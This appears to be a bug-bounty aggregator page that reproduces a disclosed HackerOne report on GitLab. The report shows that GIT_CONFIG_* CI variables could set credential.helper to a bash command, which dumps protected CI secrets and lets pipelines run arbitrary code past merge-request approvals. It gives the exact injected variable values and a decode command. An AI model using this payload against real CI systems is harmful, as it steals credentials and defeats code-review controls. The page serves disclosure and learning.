Lack of filtering on GIT_CONFIG_* parameters allow Developer to perform bash command injection in protected branch pipeline to disclose CI/CD variable
A user with developer role and merge permission could set CI variables that modify Git configuration, leading to command injection during the pipeline's branch fetch step. This allowed exfiltration of protected CI variables and running jobs on arbitrary code, bypassing merge request approval rules.

GitLab
Originally disclosed on GitLab
- Fixed in 47 days
- Disclosed after 47 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2041385 by samuellg on 2023-06-28, assigned to @greg:
Report | Attachments | How To Reproduce
Report
Summary
A user with the permission to run pipelines on a project (i.e. at least developer role with permission to merge) is able to craft CI variables to modify the git configuration, and in the end perform command injection within the context of a protected branch's pipeline (during the preliminary CI step where the branch is fetch).
It allows him to have the pipeline run on a different commit (but with the protected branch environment variables), as well as exfiltrate all the protected environment variables.
This allows the attacker to bypass any push rule or any MR approval rules that would prevent him from performing these actions otherwise. The attack is not visible in the commit history.
Steps to reproduce
-
The attacker must have the permission to run pipelines on the target branch. The attack mainly have an interest if MR approvals are configured and if the attacker can't self-approve his MR (which is the case in most production environments).
-
The attacker runs a pipeline with the following parameters:
GIT_CONFIG_COUNT: 2
GIT_CONFIG_KEY_0 : http.proxy
GIT_CONFIG_VALUE_0 : http://jojo@localhost
GIT_CONFIG_KEY_1 : credential.helper
GIT_CONFIG_VALUE_1 : !bash -c 'env | base64 1>&2'
Note that the env | base64 can be replaced by any command, as the attacker wishes.
- The attacker checks the pipeline's output and can see that the command has been executed. A base64 string is output with all the environment variables, including the protected CI variables. He can then decode the base64 string:
echo "[base64 string]" | tr -d "\n" | base64 -d
(the tr -d "\n" part is only useful is you copy and paste the output directly, because it contains line feeds).
Impact
This vulnerability allows an attacker with permission to merge to do the following actions, regardless of the MR approvals configuration set on the project:
-
- Exfiltrate the protected CI variables.
-
- Have the CI job run on arbitrary code by leveraging an HTTP proxy.
Examples
For the examples, we'll use the following simple project.
The project has a main branch, and merging to this branch requires two approvals from users with maintainer access.
The user attacker has a developer access to the project, with permission to merge. He can thus run pipelines.
The project contains a protected and masked variable called SECRET_API_KEY.
The repository contains the following files:
`.gitlab-ci.yml``
stages:
  - build
  - run

image: golang:latest

build:
  stage: build
  script:
    - go build .
  artifacts:
    paths:
      - "git-config-poc"

run-app:
  stage: run
  script:
    - ./git-config-poc
main.go
package main

import "fmt"

func main() {
fmt.Print("Hello")
}
go.mod
module git-config-poc

go 1.19
Example 1: exfiltrate the CI variables
The attacker runs a pipeline with the following parameters:
GIT_CONFIG_COUNT: 2
GIT_CONFIG_KEY_0 : http.proxy
GIT_CONFIG_VALUE_0 : http://jojo@localhost
GIT_CONFIG_KEY_1 : credential.helper
GIT_CONFIG_VALUE_1 : !bash -c 'env | base64 1>&2'
The job executes the command and outputs the CI variables in base64:


The SECRET_API_KEY is retrieved by the attacker:

Example 2: replace the legitimate commit by an arbitrary one
The attackers set up a real proxy server, that truly redirect to the original repository. However, he modifies the credential.helper config value, so that, besides giving out the password for the proxy, it also creates a branch named after the legitimate pipeline commit. The content of this branch can be set to arbitrary code.
Given the reference precedence respected by GitLab, the
git checkout -f -q 3059263ca9b0ec4a9d6c9a13ee050dba0ac87803
Will checkout the malicious branch instead of checking out the commit, and all jobs will execute on arbitrary code (the job's script specified in .gitlab-ci.yml are not impacted though).
Output of checks
This bug happens on GitLab.com
Impact
This vulnerability allows an attacker with permission to merge to do the following actions, regardless of the MR approvals configuration set on the project:
-
- Exfiltrate the protected CI variables.
-
- Have the CI job run on arbitrary code by leveraging an HTTP proxy.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- Capture_d_e_cran_2023-06-28_a__13.07.38.png
- Capture_d_e_cran_2023-06-28_a__13.06.31.png
- Capture_d_e_cran_2023-06-28_a__13.06.46.png
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, GitLab did not filter or restrict the GIT_CONFIG_* environment variables that users could set as CI variables, allowing them to override Git configuration and inject commands.
Impact
This allowed an attacker with merge permission to exfiltrate protected CI variables and run arbitrary code, bypassing MR approval rules.
What the attacker needed
Developer role with merge permission; ability to run pipelines
How it was found
- The attacker must have permission to run pipelines on the target branch.
- The attacker runs a pipeline with GIT_CONFIG_* parameters to set http.proxy and credential.helper.
- The attacker checks the pipeline output to see the command executed and exfiltrated data.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, a developer can run pipelines. The pipeline uses Git to fetch code. By setting special environment variables, the developer could make Git run arbitrary commands. This let them steal secret variables and run malicious code, even though they shouldn't have been able to merge without approval.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.


